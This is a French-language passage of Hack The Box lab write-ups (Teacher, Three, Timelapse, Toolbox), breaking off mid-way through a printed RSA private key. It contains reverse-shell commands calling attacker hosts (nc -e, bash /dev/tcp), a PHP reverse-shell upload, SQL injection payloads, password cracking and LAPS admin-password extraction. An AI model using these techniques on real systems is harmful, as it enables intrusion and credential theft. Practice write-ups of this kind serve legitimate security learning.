2025/02/23 13:05:01 CMD: UID=0    PID=2538   | tar -czvf tmp/backup_courses.tar.gz courses/algebra
2025/02/23 13:05:01 CMD: UID=0    PID=2539   | tar -czvf tmp/backup_courses.tar.gz courses/algebra
2025/02/23 13:05:01 CMD: UID=0    PID=2540   | gzip
2025/02/23 13:05:01 CMD: UID=0    PID=2541   | /bin/bash /usr/bin/backup.sh
2025/02/23 13:05:01 CMD: UID=0    PID=2542   | tar -xf backup_courses.tar.gz
2025/02/23 13:05:01 CMD: UID=0    PID=2543   | /bin/bash /usr/bin/backup.sh
...
```

On peut voir qu'il y a un script `backup.sh` qui est executé de manière régulière, on affiche son contenu :

```
giovanni@teacher:~$ cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R
```

Le script est uniquement modifiable par root et permet de créer des backup dans le dossier work, il ajoute les permissions d'écriture de manière récursive sur tous les fichiers du dossier. Il est possible d'exploiter cela en mettant en place un symlink qui va permettre la modification du script :

```
giovanni@teacher:~/work/tmp$ ln -s /usr/bin/backup.sh
giovanni@teacher:~/work/tmp$ ls -l
total 8
-rwxrwxrwx 1 root     root      259 Feb 23 13:15 backup_courses.tar.gz
lrwxrwxrwx 1 giovanni giovanni   18 Feb 23 13:14 backup.sh -> /usr/bin/backup.sh
drwxrwxrwx 3 root     root     4096 Mar 21  2022 courses
```

Le fichier backup.sh est à présent lié au script, il est possible de le modifier et d'ajouter un reverse shell, il suffit ensuite d'attendre que le script s'execute afin d'obtenir un reverse shell :

```
### Modification du script
giovanni@teacher:~/work/tmp$ echo "nc -e /bin/bash 10.10.14.12 1234" >> /usr/bin/backup.sh

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.153] 58932
whoami
root
```

On obtient ainsi l'accès root sur la machine

Three

Reconnaissance

Machine cible Adresse IP : `10.129.38.200`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.38.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-09 10:42 CET
Nmap scan report for 10.129.38.200
Host is up (0.030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
```

Le scan révèle que deux ports sont ouverts les port 22 et 80, le site web semble etre un site d'un groupe de musique. On remarque qu'il y a un mail avec un nom de domaine, on peut l'ajouter au fichier `/etc/hosts` il y a aussi un champs permettant d'acheter des tickets et un champs pour un formulaire de contact.

Nous lançons donc le scan de sous domaines pour découvrir s'il en existe :

```
gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://thetoppers.h
--append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://thetoppers.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: s3.thetoppers.htb Status: 404 [Size: 21]
```

On découvre le sous domaine s3.thetoppers.htb, il s'agit d'un domaine cloud pour aws, on ajoute ce sous domaine au fichier `/etc/hosts`, lorsque l'on lance curl sur l'adresse pour voir le contenu de la page on obtient le résultat suivant :

```
curl http://s3.thetoppers.htb
{"status": "running"}
```

Ce message semble indiquer qu'un bucket asw s3 est lancé sur le serveur

Vulnerability Assesment

On peut utiliser awscli pour tenter de se connecter au serveur aws, on commence par configurer puis on le lance :

```
aws configure
AWS Access Key ID [****************]:
AWS Secret Access Key [****************]:
Default region name []: temp
Default output format []: temp

aws --endpoint=http://s3.thetoppers.htb s3 ls
2025-01-09 10:43:05 thetoppers.htb
```

On peut lister le contenu du bucket thetoppers.htb avec la commande :

```
aws --endpoint=http://s3.thetoppers.htb s3 ls thetoppers.htb
                           PRE images/
2025-01-09 10:43:05          0 .htaccess
2025-01-09 10:43:05      11952 index.php
```

Exploitation

On peut tenter de lancer un reverse shell en uplodant un fichier php-reverse-shell :

```
aws --endpoint=http://s3.thetoppers.htb s3 cp php-reverse-shell.php s3://thetoppers.htb
upload: ./php-reverse-shell.php to s3://thetoppers.htb/php-reverse-shell.php
```

Une fois cela fait on le lance avec curl cela permet d'executer le fichier et de démarrer le reverse shell sur le port d'écoute Netcat :

```
curl http://thetoppers.htb/php-reverse-shell.php

 nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.22] from (UNKNOWN) [10.129.38.200] 51608
Linux three 4.15.0-189-generic #200-Ubuntu SMP Wed Jun 22 19:53:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 11:18:42 up  1:36,  0 users,  load average: 0.00, 0.01, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

On obtient ainsi accès à la machine avec l'utilisateur www-data

Timelapse

Reconnaissance

Machine cible Adresse IP : `10.10.11.152`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.152
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 10:16 CET
Nmap scan report for 10.10.11.152
Host is up (0.017s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5986/tcp  open  wsmans
| tls-alpn:
|_  http/1.1
|_ssl-date: 2025-01-24T17:18:08+00:00; +7h59m59s from scanner time.
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
9389/tcp  open  adws
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49693/tcp open  unknown

Host script results:
| smb2-time:
|   date: 2025-01-24T17:18:11
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m58s

Nmap done: 1 IP address (1 host up) scanned in 192.32 seconds
```

Le scan révèle qu'il s'agit d'une machine Windows avec une dizaine de port ouvert dont les port 445 pour SMB et 339 pour LDAP. le nom du controlleur de domaine est dc01.timelapse.htb
On commence par enumérer le port SMB :

```
### Liste des Hares
smbclient -N -L //10.10.11.152

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

### Connexion au share et téléchargement des fichiers présents
smbclient //10.10.11.152/Shares -N
Try "help" to get a list of possible commands.
smb: \> dir
```

```
  .                                   D        0  Mon Oct 25 17:39:15 2021
  ..                                  D        0  Mon Oct 25 17:39:15 2021
  Dev                                 D        0  Mon Oct 25 21:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 17:48:42 2021

                6367231 blocks of size 4096. 1322728 blocks available
smb: \> cd Dev
smb: \Dev\> dir
  .                                   D        0  Mon Oct 25 21:40:06 2021
  ..                                  D        0  Mon Oct 25 21:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 17:46:42 2021

                6367231 blocks of size 4096. 1310966 blocks available
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (13,1 KiloBytes/sec) (average 13,1 KiloBytes/sec
smb: \Dev\> cd ..
smb: \> cd Helpdesk
smb: \Helpdesk\> dir
  .                                   D        0  Mon Oct 25 17:48:42 2021
  ..                                  D        0  Mon Oct 25 17:48:42 2021
  LAPS.x64.msi                        A  1118208  Mon Oct 25 16:57:50 2021
  LAPS_Datasheet.docx                 A   104422  Mon Oct 25 16:57:46 2021
  LAPS_OperationsGuide.docx           A   641378  Mon Oct 25 16:57:40 2021
  LAPS_TechnicalSpecification.docx      A    72683  Mon Oct 25 16:57:44 2021

                6367231 blocks of size 4096. 1307450 blocks available
smb: \Helpdesk\> mget *
```

On a téléchargés les fichiers, il y a de la documentation sur l'utilisatio de LAPS et des explications sur le fonctionnement de l'AD avec l'information que les mots de passe lorsque expirés sont regénérés automatiquement. Il y a aussi un fichier ZIP protégé par un mot de passe, on utilise JohnTheRipper pour le décrypter :

```
### Coversion en format craquable
zip2john winrm_backup.zip > zip.hash

### Craquage du mot de passe
john zip.hash -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2025-01-24 10:57) 1.538g/s 5343Kp/s 5343Kc/s 5343KC/s suzyqzb..superkebab
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Il y a un fichier pfx qui lui meme est protégé par un mot de passe on utilise encore JohnTheRIpper pour le craquer :

```
### Conversion en format craquable
pfx2john legacyy_dev_auth.pfx > pfx.hash

### Crack du mot de passe
john pfx.hash -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:00:50 DONE (2025-01-24 11:04) 0.01983g/s 64109p/s 64109c/s 64109C/s thumper1990..thsco04
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Le fichier contient une clef RSA privé avec le nom d'utilisateur "legacyy"

Exploitation

On extrait la clef privé et le certificat :

```
openssl pkcs12 -in  -nocerts -out priv-key.pem -nodes
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out certificate.pem
```

On peut a présent utiliser le certificat et la clef rsa pour se connecter à la machine en utilisant evil-winrm :

```
evil-winrm -S -c certificate.pem -k priv-key.pem -u legacyy -p thuglegacy -i 10.10.11.152

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents>
```

On obtient ainsi accès sur la machine avec l'utilisateur legacyy

Privilege Escalation

Il nous faut à présent l'accès Administrateur. On commence par enumerer les fichiers contenant l'historique des commandes lancés :

```
### Téléchargement du fichier d'historique
*Evil-WinRM* PS C:\Users\legacyy\Desktop> (Get-PSReadlineOption).HistorySavePath
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ServerRemoteHost_history.txt
*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> download
 ConsoleHost_history.txt

Info: Downloading
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
to ConsoleHost_history.txt

Info: Download successful!

### Affichage du contenu
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

On découvre que le fichier d'historique contient un nom d'utilisateur svc_deploy on enumere les droits de l'utilisateur :

```
*Evil-WinRM* PS C:\users\legacyy> net user svc_deploy
User name                    svc_deploy
Full Name                    svc_deploy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/25/2021 11:12:37 AM
Password expires             Never
Password changeable          10/26/2021 11:12:37 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/25/2021 11:25:53 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *LAPS_Readers         *Domain Users
The command completed successfully.
```

On découvre que l'utilisateur fait partie du groupe LAPS_Readers qui n'est pas un groupe par défaut, on se connecte à l'utilisateur avec winrm :

```
evil-winrm -S -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -i 10.10.11.152

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/
evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
```

On importe un module permettant d'utiliser LAPS :

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> upload LAPS/AdmPwd.PS

Info: Uploading /home/yoyo/Downloads/winrm_backup/LAPS/AdmPwd.PS to
C:\Users\svc_deploy\Documents\AdmPwd.PS

Data: 53980 bytes of 53980 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Import-module ./AdmPwd.PS
```

On peut lire le mot de passe du compte Administrateur avec une commande du module LAPS importé :

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> get-admpwdpassword -computername dc01 | Select password

Password
--------
dA4Au824HGOAz/,r$YL4Uv5Z
```

A présent que le mot de passe est découvert, on peut à présent se connecter en Administrator avec Winrm :

```
evil-winrm -S -u Administrator -p 'dA4Au824HGOAz/,r$YL4Uv5Z' -i 10.10.11.152

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/
evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

On obtient ainsi les droits administrateur sur la machine

Toolbox

Reconnaissance

Machine cible Adresse IP : `10.10.10.236`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 10.10.10.236
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-02 19:01 CET
Nmap scan report for admin.megalogistic.com (10.10.10.236)
Host is up (0.018s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd 0.9.60 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
|   256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
|_  256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.38 ((Debian))
| ssl-cert: Subject: commonName=admin.megalogistic.com/organizationName
=MegaLogistic Ltd/stateOrProvinceName=Some-State/countryName=GR
| Not valid before: 2020-02-18T17:45:56
|_Not valid after:  2021-02-17T17:45:56
|_http-title: Administrator Login
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.38 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-02-02T18:02:47
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.88 seconds
```

Le scan révèle qu'il y a une dizaine de ports ouverts. Le port 21 pour le service FTP, le port 22 pour SSH, le port 443 pour un serveur web le port 47001 pour winrm.
Le service FTP autorise la connexion anonyme, on télécharge le contenu :


```
lftp -u anonymous 10.10.10.236
Mot de passe :
```

```
lftp anonymous@10.10.10.236:~> dir
-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
lftp anonymous@10.10.10.236:/> get docker-toolbox.exe
242520560 octets transférés en 134 secondes (1.73 MiB/s)
```


Il s'agit d'un programme docker.
Le serveur web est un site de service de transport de marchandise. Le serveur web fonctionne avec le protocole HTTPS, lorsque l'on vérifie le certificat TLS on peut voir qu'il y a un nom de domaine : admin.megalogistic.com si l'on ajoute le nom de domaine dans le fichier hosts, on est redirigé vers une demande d'authentification avec un login et un mot de passe.

Exploitation

Il est possible de bypass l'authentification en lançant une injection SQL :



On obtient pour résultat le dashboard d'administration du site :



On peut par la suite lancer une injection SQL en utilisant sqlmap :

```
sqlmap -r mega.req --risk=3 --level=3 --batch --force-ssl
...
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: username=-9311' OR 4334=4334-- CKWC&password=test

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: username=test' AND 6225=CAST((CHR(113)||CHR(107)||CHR(118)||CHR(107)||CHR(113))
    ||(SELECT (CASE WHEN (6225=6225) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(98)||CHR(122)
    ||CHR(118)||CHR(113)) AS NUMERIC)-- cfCd&password=test

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: username=test';SELECT PG_SLEEP(5)--&password=test
```

```
    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: username=test' AND 5121=(SELECT 5121 FROM PG_SLEEP(5))-- BuIr&password=test
---
...
```

Le site utilise comme base de donnée PostgreSQL et est vulnérable aux injections SQL. On lance un shell avec sqlmap :

```
sqlmap -r mega.req --risk=3 --level=3 --batch --force-ssl --os-shell
...
os-shell>
```

On peut ensuite obtenir un reverse shell par cela :

```
### Execution du reverse shell
os-shell> bash -c 'bash -i >& /dev/tcp/10.10.14.10/1234 0>&1'


### obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.236] 50289
bash: cannot set terminal process group (1751): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$
```

On obtient ainsi accès à la machine avec l'utilisateur postgresql

Privilege Escalation

Il nous faut à présent l'accès root sur la machine. On commence l'enumération en explorant les fichiers, on avait découvert un programme Boot2Docker qui permet d'emuler un système docker avec une machine virtuel. Il semble que la machine soit lancé sous cette environnement docker :

```
postgres@bc56e3cc55e9:/$ ls -la
ls -la
total 96
drwxr-xr-x   1 root root  4096 Mar 29  2021 .
drwxr-xr-x   1 root root  4096 Mar 29  2021 ..
-rwxr-xr-x   1 root root     0 Mar 29  2021 .dockerenv
drwxr-xr-x   1 root root  4096 Feb 19  2020 bin
drwxr-xr-x   2 root root  4096 Nov 10  2019 boot
drwxr-xr-x   5 root root   340 Feb  2 12:58 dev
drwxr-xr-x   1 root root  4096 Mar 29  2021 etc
drwxr-xr-x   1 root root  4096 Feb 18  2020 home
drwxr-xr-x   1 root root  4096 Feb  1  2020 lib
drwxr-xr-x   2 root root  4096 Jan 30  2020 lib64
drwxr-xr-x   2 root root  4096 Jan 30  2020 media
drwxr-xr-x   2 root root  4096 Jan 30  2020 mnt
drwxr-xr-x   2 root root  4096 Jan 30  2020 opt
dr-xr-xr-x 155 root root     0 Feb  2 12:58 proc
drwx------   1 root root  4096 Mar 29  2021 root
drwxr-xr-x   1 root root  4096 Mar 29  2021 run
drwxr-xr-x   1 root root  4096 Feb 19  2020 sbin
drwxr-xr-x   2 root root  4096 Jan 30  2020 srv
dr-xr-xr-x  13 root root     0 Feb  2 12:58 sys
drwxrwxrwt   1 root root 20480 Feb  2 15:30 tmp
drwxr-xr-x   1 root root  4096 Jan 30  2020 usr
drwxr-xr-x   1 root root  4096 Feb  1  2020 var
```

On affiche les interfaces réseau utilisé :

```
postgres@bc56e3cc55e9:/$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 10885  bytes 1597931 (1.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6384  bytes 17991537 (17.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
```

```
        RX packets 11025  bytes 3309679 (3.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11025  bytes 3309679 (3.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

D'après la documentation Boot2Docker `https://github.com/boot2docker/boot2docker` utilise des identifiants par défaut : `docker:tcuser` l'adresse actuel 172.17.0.2 est l'adresse de la vm, donc l'adresse de la vm hote devrait etre 172.17.0.1 On peut tenter de se connecter à la VM docker en ssh :

```
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ ssh docker@172.17.0.1
ssh docker@172.17.0.1
docker@172.17.0.1's password: tcuser

   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

docker@box:~$
```

On obtient accès à la VM avec l'utilisateur docker.
D'après la documentation Boot2Docker a accès au dossier `C:\Users` par défaut qui est monté dans le dossier : `/c/Users` En enumérant le dossier on trouve un fichier .ssh qui contient une clef RSA :

```
docker@box:~$ cd /c/Users
cd /c/Users
docker@box:/c/Users$ ls
ls
Administrator  Default        Public         desktop.ini
All Users      Default User   Tony
docker@box:/c/Users$ cd Administrator
cd Administrator
docker@box:/c/Users/Administrator$ ls -la
ls -la
total 1465
drwxrwxrwx    1 docker   staff         8192 Feb  8  2021 .
dr-xr-xr-x    1 docker   staff         4096 Feb 19  2020 ..
drwxrwxrwx    1 docker   staff         4096 Feb  2 12:55 .VirtualBox
drwxrwxrwx    1 docker   staff            0 Feb 18  2020 .docker
drwxrwxrwx    1 docker   staff            0 Feb 19  2020 .ssh
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 3D Objects
drwxrwxrwx    1 docker   staff            0 Feb 18  2020 AppData
drwxrwxrwx    1 docker   staff            0 Feb 19  2020 Application Data
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Contacts
drwxrwxrwx    1 docker   staff            0 Sep 15  2018 Cookies
dr-xr-xr-x    1 docker   staff            0 Feb  8  2021 Desktop
dr-xr-xr-x    1 docker   staff         4096 Feb 19  2020 Documents
dr-xr-xr-x    1 docker   staff            0 Apr  5  2021 Downloads
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Favorites
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Links
drwxrwxrwx    1 docker   staff         4096 Feb 18  2020 Local Settings
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Music
dr-xr-xr-x    1 docker   staff         4096 Feb 19  2020 My Documents
-rwxrwxrwx    1 docker   staff       262144 Jan 11  2022 NTUSER.DAT
-rwxrwxrwx    1 docker   staff        65536 Feb 18  2020 NTUSER.DAT
{1651d10a-52b3-11ea-b3e9-000c29d8029c}.TM.blf
-rwxrwxrwx    1 docker   staff       524288 Feb 18  2020 NTUSER.DAT
{1651d10a-52b3-11ea-b3e9-000c29d8029c}.TMContainer00000000000000000001.regtrans-ms
-rwxrwxrwx    1 docker   staff       524288 Feb 18  2020 NTUSER.DAT
{1651d10a-52b3-11ea-b3e9-000c29d8029c}.TMContainer00000000000000000002.regtrans-ms
drwxrwxrwx    1 docker   staff            0 Sep 15  2018 NetHood
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Pictures
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Recent
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Saved Games
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Searches
dr-xr-xr-x    1 docker   staff            0 Sep 15  2018 SendTo
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Start Menu
drwxrwxrwx    1 docker   staff            0 Sep 15  2018 Templates
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Videos
-rwxrwxrwx    1 docker   staff        12288 Feb 18  2020 ntuser.dat.LOG1
-rwxrwxrwx    1 docker   staff        81920 Feb 18  2020 ntuser.dat.LOG2
-rwxrwxrwx    1 docker   staff           20 Feb 18  2020 ntuser.ini
```

On affiche le contenu de la clef puis on l'enregistre afin de l'utiliser pour se connecter en ssh à la machine hote :

```
docker@box:/c/Users/Administrator$ cd .ssh
cd .ssh
```

```
docker@box:/c/Users/Administrator/.ssh$ ls
ls
authorized_keys  id_rsa           id_rsa.pub       known_hosts
docker@box:/c/Users/Administrator/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvo4SLlg/dkStA4jDUNxgF8kbNAF+6IYLNOOCeppfjz6RSOQv
Md08abGynhKMzsiiVCeJoj9L8GfSXGZIfsAIWXn9nyNaDdApoF7Mfm1KItgO+W9m
M7lArs4zgBzMGQleIskQvWTcKrQNdCDj9JxNIbhYLhJXgro+u5dW6EcYzq2MSORm
7A+eXfmPvdr4hE0wNUIwx2oOPr2duBfmxuhL8mZQWu5U1+Ipe2Nv4fAUYhKGTWHj
